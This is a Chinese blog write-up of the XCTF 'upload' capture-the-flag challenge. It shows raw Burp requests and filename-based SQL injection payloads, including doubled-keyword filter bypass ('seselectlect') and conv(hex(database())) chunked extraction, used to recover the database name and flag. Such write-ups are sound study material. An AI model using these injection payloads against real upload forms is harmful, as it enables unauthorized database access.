

攻防世界-upload

原创

[皮皮逗逗逗](#) 于 2021-09-24 11:04:47 发布 334 收藏 1

分类专栏: [#ctf](#) 文章标签: [html](#) [css](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_44065556/article/details/120449847

版权



[#ctf](#) 专栏收录该内容

9 篇文章 1 订阅

订阅专栏

进入场景映入眼帘

Please Sign Up

Already a member? [Login](#)

CSDN @皮皮逗逗逗

需要注册账号

注册好之后,登录跳转页面

Upload page - Welcome zld

[Logout](#)

file list(<10 files)

未选择文件。

CSDN @皮皮逗逗逗

突破点应该就在这里了

我们先上传一个php文件

Upload page - Welcome zld

[Logout](#)

file list(<10 files)

zld.php

CSDN @皮皮逗逗逗



CSDN @皮皮逗逗逗

显示不正确的文件扩展名,被拦了

用burp抓包改信息

成功上传 但是没有上传路径 只能上传不能利用

思考(题目给的是upload,给的引导思路 就是上传文件拿flag)

我试着上传jpg,png格式的图片文件

Upload page - Welcome zld

[Logout](#)

file list(<10 files)

未选择文件。

sh.jpg

CSDN @皮皮逗逗逗

有文件名回显,这说明文件已经被传到了数据库中,浏览器又从数据库中读取了上传的文件,那么这个过程久有可能触发sql注入,那么将文件名中加入sql语句,尝试burp抓包修改

Target: http://111.200.241.244:63409

Request

Raw Params Headers Hex

```
POST /upload.php HTTP/1.1
Host: 111.200.241.244:63409
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: multipart/form-data;
Boundary=-----183274651128410857753035119808
Content-Length: 146257
Origin: http://111.200.241.244:63409
Connection: close
Referer: http://111.200.241.244:63409/memberpage.php
Cookie:
commodity_id="2|1:0|10:1631692108|12:commodity_id|4:MTA=[11ede1f7dc669a49e24bce73062a321ad8f6d87e759ce92c2ee7046b9a9848";
HPSESSID=bnbjqitpnb2afbhrkbi5b190
Upgrade-Insecure-Requests: 1

-----183274651128410857753035119808
Content-Disposition: form-data; name="file"; filename="select database() .jpg"
Content-Type: image/jpeg

JFIF.....  ..
..#,%!*'&*/:1210%6:60:01000000
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Fri, 24 Sep 2021 02:31:49 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Refresh: 1; index.php
Vary: Accept-Encoding
Content-Length: 278
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>ROIS</title>
  <link href="style/bootstrap.min.css" rel="stylesheet">
  <link rel="stylesheet" href="style/main.css">
</head>
<body>File database() .jpg has been uploaded from
zldand uid is:1660
```

可以看出select被过滤了,之后的尝试 from也被过滤了,那么尝试双写绕过

commodity_id="2|1:0|10:1631692108|12:commodity_id|4:MTA=[11ede1f7dc669a49e24bce73062a321ad8f6d87e759ce92c2ee7046b9a9848";
HPSESSID=bnbjqitpnb2afbhrkbi5b190
Upgrade-Insecure-Requests: 1

-----183274651128410857753035119808

Content-Disposition: form-data; name="file"; filename="seselect|ect database() .jpg"
Content-Type: image/jpeg

JFIF..... ..
..#,%!*'&*/:1210%6:60:01000000

Response



```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>ROIS</title>
  <link href="style/bootstrap.min.css" rel="stylesheet">
  <link rel="stylesheet" href="style/main.css">
</head>
<body>File select database() .jpg has been uploaded
from zldand uid is:1660
```

CSDN @皮皮逗逗逗 656 bytes | 44 mill

双写绕过成功

由此可以得出结论可能存在sql注入.

尝试去验证sql注入的存在




sql语句是执行了,但无法输出执行结果.(可能数据被过滤掉了)

那么尝试将查询结果改为16进制输出

Upload page - Welcome zld

Logout

file list(<10 files)



CSDN @皮皮逗逗逗

输出7765626(7765625 + 1) 用16进制解码字符串为web.

这里有个坑, 插入数据库文件名中如果包括SQL语句, 在返回信息时, 服务器将对字母进行截断(某些特殊字符也会截断或过滤) 尝试用10进制表示 conv函数(src,from_base,to_base) src是要转换的数据, from_base是原进制, to_base是目标进制.

使用CONV是因为题目过滤了回显有字母的情况, 如果出现了字母则后面的内容就不显示, 所以需要将16进制的内容转成10进制

构造payload '+(select conv(hex(database()),16,10))+'.jpg'

Upload page - Welcome zld

[Logout](#)

file list(<10 files)

未选择文件。

sh.jpg
databasse() .jpg
select databasse() .jpg
1
sh.jpg
7765626
0
1.8446744073709552e19

CSDN @皮皮逗逗逗

用了科学计数法(估计是数字太长了,这里就需要截断获取数据了)

构造payload: '+'(select conv(substr(hex(database()),1,12),16,10))+ '.jpg' (经过测试发现长度最大为12,超过12 就会返回科学计数法表示)

file list(<10 files)

未选择文件。

sh.jpg
databasse() .jpg
select databasse() .jpg
1
sh.jpg
7765626
0
1.8446744073709552e19
131277325825392

CSDN @皮皮逗逗逗

通过解码得到web_up

取下一段'+(select conv(substr(hex(database()),13,12),16,10))+ '.jpg'

Upload page - Welcome zld

[Logout](#)

file list(<10 files)

未选择文件。

sh.jpg

databasse() .jpg

select databasse() .jpg

1

sh.jpg

7765626

0

1.8446744073709552e19

131277325825392

1819238756

CSDN @皮皮逗逗逗

解码得load拼起来得web_load

有看库名,就开始爆表名,再之后是字段名

不再一一赘述 方法类似

最后得到flag

!!_@m_The_Flag